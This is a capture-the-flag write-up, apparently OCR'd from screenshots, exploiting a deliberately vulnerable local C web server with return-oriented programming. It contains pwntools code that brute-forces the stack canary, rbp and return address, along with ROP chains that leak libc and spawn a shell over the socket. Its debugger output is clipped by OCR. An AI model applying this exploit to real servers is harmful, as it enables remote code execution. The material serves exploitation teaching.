Return Oriented Programming

Vulnerable Web Server code :

Architecture : x86-64 bit , Little endian
Protections : All protections Enabled .

```c
#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <string.h>
#include <ctype.h>
#include <time.h>

#define PORT 8036
#define BUFF_SIZE 1024
#define SA struct sockaddr_in

char *html = "[ Enter your thoughts ]\n";
int create_server(SA address)
{

   int sock_fd;
   if ((sock_fd = socket(AF_INET, SOCK_STREAM, 0)) == 0)
   {
       fprintf(stderr, "failed to accept");
       exit(EXIT_FAILURE);
   }
   if (bind(sock_fd, (struct sockaddr *)&address,
            sizeof(address)) < 0)
   {
       fprintf(stderr, "failed to accept");
       exit(EXIT_FAILURE);
   }
   if (listen(sock_fd, 3) < 0)
   {
       fprintf(stderr, "failed to accept");
       exit(EXIT_FAILURE);
   }
   return sock_fd;
}

void print_banner(int year , int starts , int dummy){

   printf("[+] Welcome To Abacus CTF %d : starts : %d \n" , year
, starts);
}

void subroutine(){
   __asm__("pop %rsi");
   __asm__("ret");
   __asm__("pop %rdx");
   __asm__("ret");
}

int handle_client(int new_socket)
{
   char buffer[64] = {0};
   memset(buffer, 0, 64);

   write(new_socket, html, strlen(html));
   recv(new_socket, buffer, BUFF_SIZE, 0);
   return 0;
}

int main(int argc, char **argv)
{
   int server_fd, new_socket;
   SA address;
   int addrlen = sizeof(address);

   address.sin_family = AF_INET;
   address.sin_addr.s_addr = inet_addr("127.0.0.1");
   address.sin_port = htons(PORT);

   server_fd = create_server(address);

   printf("server file descriptor : %d \n", server_fd);
   printf("Multithreaded th3h04x webserver listening on : %d\n",
PORT);
   int year = 2022 , start = 24 , tempf = 8;
   print_banner(year , start , tempf   );

   while (1)
   {
       if ((new_socket = accept(server_fd, (struct sockaddr
*)&address,
                                (socklen_t *)&addrlen)) < 0)
       {
           fprintf(stderr, "failed to accept");
           exit(EXIT_FAILURE);
       }

printf("\n-----------------------------------------------------
--------------------\n");
```

```
       printf("new client --> spawning new child with fd :
%d\n",new_socket);
       if (fork() == 0)
       {
           // child process
           close(server_fd);
           time_t t;
           time(&t);
           printf("Client Connected successfully  at %s\n",
ctime(&t));
           handle_client(new_socket);
           send(new_socket, "connection closed\n",
strlen("connection closed\n"), 0);
           return 0;
       }
       close(new_socket);
   }
   return 0;
}
```

Explanation of the vulnerable web server Code :

The web server is spawning a new child with fork and running the handle_client function which reads input from the server and ends the connection by closing the socket . The buffer size is 64 bytes but it is reading 1024 bytes from the socket .

Points to Note :

1. By looking through the code , we can observe there is buffer overflow . But due to modern protections

enabled ASLR , PIE ,stack canary and NX bit we can’t perform simple exploitation techniques like code injection or ret2libc .
2. Format String vulnerability is also not present so we can not leak addresses to bypass ASLR and PIE .

Mind Map for exploitation :

1. First we need to find the offset to fill the buffer and overwrite the stack canary , as we don’t know the stack canary , or valid rbp and valid return address .

   Since we don’t have the format string vulnerability to leak address , we are going to take advantage of that the webserver is process which is continuously running forever . So we are going to bruteforce the stack canary , rbp and the return address of handle_client .

   Eg :

   ```
   “A”*offset + guessing_stack_canary ;
   ```

   We need to bruteforce for each byte of stack canary from (0x00 , 0xff) , if we correctly find that byte , there will be a response from the webserver as “connection closed” . If it wrongly guess the byte , there will be no response as the child process will be ended abruptly by the kernel.

   Algo :

```
payload = “A”*offset
For b in range(0x00 , 0xff):
    conn = send_payload(payload + b)
    if(conn.recv() == “connection closed”)
        payload += b
        break
```

2. Hence we are going to bruteforce byte by byte for the stack canary , rbp and rip .Therefore we can bypass stack canary , and pie .

3. To get the libc address , we are going to use ROP gadgets to write libc address to the file descriptor , from where we can calculate the base address of libc .

   The instruction we want to run:

   ```
   write(4 , &got.write , 8)
   ```

   We place the gadgets instructions and the arguments
   into rdi , rsi and rdx .

   Chaining the gadgets Payload:

   ```
   0x0000:   0x5575df7b17b3 pop rdi; ret
   0x0008:              0x4  rdi = 4
   0x0010:   0x5575df7b14ce pop rdx; ret
   0x0018:              0x8  rdx = 8
   0x0020:   0x5575df7b14cc pop rsi; ret
   0x0028:   0x5575df7b3f48  rsi = got.write
   0x0030:   0x5575df7b11a4 write
   ```

4. For pwning the system to get the shell , we will again use ROP gadgets to call execve and dup the file descriptor of the child process stdin and stdout to the socket file descriptor for running commands interactively .

   Instructions we want to execute :


```
    dup2(4,0);
    dup2(4,1);
    execve(&bin_sh , NULL , NULL);
```

   CHAINING THE GADGETS TO GET SHELL


```
0x0000:   0x7f85b65c304f pop rsi; ret
0x0008:              0x0  rsi = 0
0x0010:   0x7f85b65c0b72 pop rdi; ret
0x0018:              0x4  rdi = 4
0x0020:   0x7f85b66ab8f0 dup2
0x0028:   0x7f85b65c304f pop rsi; ret
0x0030:              0x1  rsi = 1
0x0038:   0x7f85b65c0b72 pop rdi; ret
0x0040:              0x4  rdi = 4
0x0048:   0x7f85b66ab8f0 dup2
0x0050:   0x7f85b66b6241 pop rdx; pop r12; ret
0x0058:              0x0  rdx = 0
0x0060:      b'yaaazaab' <pad r12>
0x0068:   0x7f85b65c304f pop rsi; ret
0x0070:              0x0  rsi = 0
0x0078:   0x7f85b65c0b72 pop rdi; ret
0x0080:   0x7f85b67515bd  rdi = 140212268504509
0x0088:   0x7f85b66801a0 execve
```

Debugging the code in gdb to calculate offset :

Set follow-fork-mode child command to follow the child process in gdb




```
*RSI  0x7fffffffdd60 ◂— 0x100007f641f0002
 R8   0x0
 R9   0x2e
 R10  0x555555556062 ◂— 0x302e373231000a20 /* ' \n' */
 R11  0x246
 R12  0x5555555552c0 (_start) ◂— endbr64
 R13  0x7fffffffde70 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fffffffdd80 ◂— 0x0
 RSP  0x7fffffffdd30 —▸ 0x7fffffffde78 —▸ 0x7fffffffe1cd ◂— '/home/th3h04x/CTFs/myrooms/abacus/utilities/privesc/webserver'
*RIP  0x555555555663 (main+195) ◂— mov    edi, eax
─────────────────────────────────────[ DISASM ]─────────────────────────────────────
   0x555555555650 <main+176>    call   print_banner                <print_banner>

   0x555555555655 <main+181>    lea    rdx, [rbp - 0x40]
   0x555555555659 <main+185>    lea    rcx, [rbp - 0x20]
   0x55555555565d <main+189>    mov    eax, dword ptr [rbp - 0x3c]
   0x555555555660 <main+192>    mov    rsi, rcx
 ► 0x555555555663 <main+195>    mov    edi, eax
   0x555555555665 <main+197>    call   accept@plt                <accept@plt>

   0x55555555566a <main+202>    mov    dword ptr [rbp - 0x2c], eax
   0x55555555566d <main+205>    cmp    dword ptr [rbp - 0x2c], 0
   0x555555555671 <main+209>    jns    main+253                <main+253>

   0x555555555673 <main+211>    mov    rax, qword ptr [rip + 0x29a6] <0x555555558020>
─────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│ rsp     0x7fffffffdd30 —▸ 0x7fffffffde78 —▸ 0x7fffffffe1cd ◂— '/home/th3h04x/CTFs/myrooms/abacus/utilities/privesc/webserver'
01:0008│         0x7fffffffdd38 ◂— 0x1ffffe1b9
02:0010│ rdx     0x7fffffffdd40 ◂— 0x300000010
03:0018│         0x7fffffffdd48 ◂— 0x18000007e6
04:0020│         0x7fffffffdd50 ◂— 0x7fff00000008
05:0028│         0x7fffffffdd58 —▸ 0x555555555750 (__libc_csu_init) ◂— endbr64
06:0030│ rcx rsi 0x7fffffffdd60 ◂— 0x100007f641f0002
07:0038│         0x7fffffffdd68 —▸ 0x5555555552c0 (_start) ◂— endbr64
───────────────────────────────────[ BACKTRACE ]────────────────────────────────────
 ► f 0   0x555555555663 main+195
   f 1   0x7ffff7ddf0b3 __libc_start_main+243
────────────────────────────────────────────────────────────────────────────────────
pwndbg> set follow-
follow-exec-mode  follow-fork-mode
pwndbg> set follow-fork-mode child
```



```
gdb -q webserver 96x43
4:0020│     0x7fffffffdce0 ◂— 'eaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaa
aaavaaawa\nUUU'
5:0028│     0x7fffffffdce8 ◂— 'gaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaa
a\nUUU'
6:0030│     0x7fffffffdcf0 ◂— 'iaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa\nUUU'
7:0038│     0x7fffffffdcf8 ◂— 'kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa\nUUU'
──────────────────────────[ BACKTRACE ]──────────────────────────
► f 0   0x555555555585 handle_client+178
  f 1   0x5555550a6177
  f 2   0x7fffffffde78
  f 3      0x1ffffe1b9
  f 4      0x300000010
  f 5     0x18000007e6
  f 6      0x400000008
  f 7       0x62681848
─────────────────────────────────────────────────────────────────
wndbg> stck 16
ndefined command: "stck".  Try "help".
wndbg> satck 16
ndefined command: "satck".  Try "help".
wndbg> stack 16
0:0000│ rsp 0x7fffffffdcc0 —▸ 0x7fffffffde70 ◂— 0x1
1:0008│     0x7fffffffdcc8 ◂— 0x400000000
2:0010│ rsi 0x7fffffffdcd0 ◂— 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaa
aaaraaasaaataaauaaavaaawa\nUUU'
3:0018│     0x7fffffffdcd8 ◂— 'caaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaa
aaataaauaaavaaawa\nUUU'
4:0020│     0x7fffffffdce0 ◂— 'eaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaa
aaavaaawa\nUUU'
5:0028│     0x7fffffffdce8 ◂— 'gaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaa
a\nUUU'
6:0030│     0x7fffffffdcf0 ◂— 'iaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa\nUUU'
7:0038│     0x7fffffffdcf8 ◂— 'kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa\nUUU'
8:0040│     0x7fffffffdd00 ◂— 'maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa\nUUU'
9:0048│     0x7fffffffdd08 ◂— 'oaaapaaaqaaaraaasaaataaauaaavaaawa\nUUU'
a:0050│     0x7fffffffdd10 ◂— 'qaaaraaasaaataaauaaavaaawa\nUUU'
b:0058│     0x7fffffffdd18 ◂— 'saaataaauaaavaaawa\nUUU'
c:0060│ rbp 0x7fffffffdd20 ◂— 'uaaavaaawa\nUUU'
d:0068│     0x7fffffffdd28 ◂— 0x5555550a6177 /* 'wa\nUUU' */
e:0070│     0x7fffffffdd30 —▸ 0x7fffffffde78 —▸ 0x7fffffffe1cd ◂— '/home/th3h04x/CTFs/myrooms/a
acus/utilities/privesc/webserver'
f:0078│     0x7fffffffdd38 ◂— 0x1ffffe1b9
wndbg> 
```

```
nc localhost 8036 68x43
➜  privesc git:(main) ✗ nc localhost 8036
[ Enter your thoughts ]
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaa
raaasaaataaauaaavaaawa
```

Since the stack canary is at rbp+0x8 we find the pattern "saaa" which is calculated around to 72 in debrujin's sequence .



```
➜ youRfired cyclic 90
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa
➜ youRfired ptpython
>>> from pwn import *
>>>
>>> cyclic_find(b"saaa")
72

>>> 
```

So after the offset of 72 stack canary is present which we need to bruteforce to exploit the webserver .

Exploit Code :

```
from pwn import *
from concurrent.futures import ThreadPoolExecutor
from rich import print

context(os="linux", arch="amd64")

context.log_level = 'error'

RHOST = "localhost"
RPORT = 1338
TIME_OUT = 5
SUCCESS_STRING = "connection closed"

# ## local path
libc_path = "/lib/x86_64-linux-gnu/libc.so.6"
elf_path = "./webserver"
RPORT = 8037

offset_pie = 0x1701

class Fuzzer:
   def __init__(self, max_workers=24) -> None:

       self.max_workers = max_workers
       self.cur_content = ""

       self.end_pool = False

   def build_bytes(self, payload: str) -> bool:

       if not self.end_pool:
           r = remote(RHOST, RPORT, level="error")
```

```
            r.recvline(timeout=TIME_OUT)
            r.send(payload)
            try:
                resp =
r.recvline(timeout=TIME_OUT).rstrip().decode()
                if resp == SUCCESS_STRING:
                    r.close()
                    return True
            except:
                pass

            try:
                r.close()
            except:
                pass

        return False

    def _build_bytes_callback(self, fn):

        # print("[*] Tried : " , hex(fn.arg))

        if fn.result():
            print("[+] Byte Found : ", hex(fn.arg))
            self.cur_content += chr(fn.arg)
            self.end_pool = True

    def fuzz_addr(self, init_payload: str = ""):

        self.init_payload = init_payload
        self.cur_content = ""
        while len(self.cur_content) < 8:
            self.end_pool = False
```


```
           ex =
ThreadPoolExecutor(max_workers=self.max_workers)
           for byte in range(0x00, 0x100):
               payload = self.init_payload +
self.cur_content + chr(byte)
               f = ex.submit(self.build_bytes, payload)
               f.arg = byte

f.add_done_callback(self._build_bytes_callback)

           while True:
               if self.end_pool:
                   break
               if ex._work_queue.empty() and
len(ex._threads) == 0:
                   log.info("failed to build byte")
                   break
               sleep(1)
       return self.cur_content

#### Bruteforcing canary , rbp and pie address ######

# stack_canary = p64(0xe779f8aada764700).decode('latin-1')
# rbp = p64(0x7fffffffde10).decode('latin-1')
# cur_ret = p64(0x5555555556d9).decode('latin-1')

OFFSET = 72
f = Fuzzer(max_workers=24)
stack_canary = f.fuzz_addr(init_payload="A"*72)
print("[+] Canary : ", hex(u64(stack_canary)))

rbp = f.fuzz_addr(init_payload="A"*72+stack_canary)
print("[+] RBP : ", hex(u64(rbp)))
```

```
cur_ret = f.fuzz_addr(init_payload="A"*72+stack_canary+rbp)
print("[+] CUR RET : ", hex(u64(cur_ret)))

pie_base = u64(cur_ret) - offset_pie

print("[+]PIE BASE : ", hex(pie_base))

payload_frame = "A"*OFFSET + stack_canary + rbp

#### Creating rop gadgets from binary to get libc address
#####
# Rop Gadget :   write(4, elf.got['write'], 0x8)

elf = ELF(elf_path, checksec=False)
elf.address = pie_base
rop_elf = ROP(elf)

rop_elf.write(0x4, elf.got['write'], 0x8)
chain = rop_elf.chain()
chain = chain.decode('latin-1')
print("CHAIN\n", rop_elf.dump())
payload = payload_frame + chain

r = remote(RHOST, RPORT, level="error")
r.recvline(timeout=TIME_OUT)
r.send(payload)
write_libc = u64(r.recv(8))

print("Leaked write Libc : ", hex(write_libc))


libc_elf = ELF(libc_path)
libcwrite_offset_base = libc_elf.sym['write']
libc_base = write_libc - libcwrite_offset_base
```

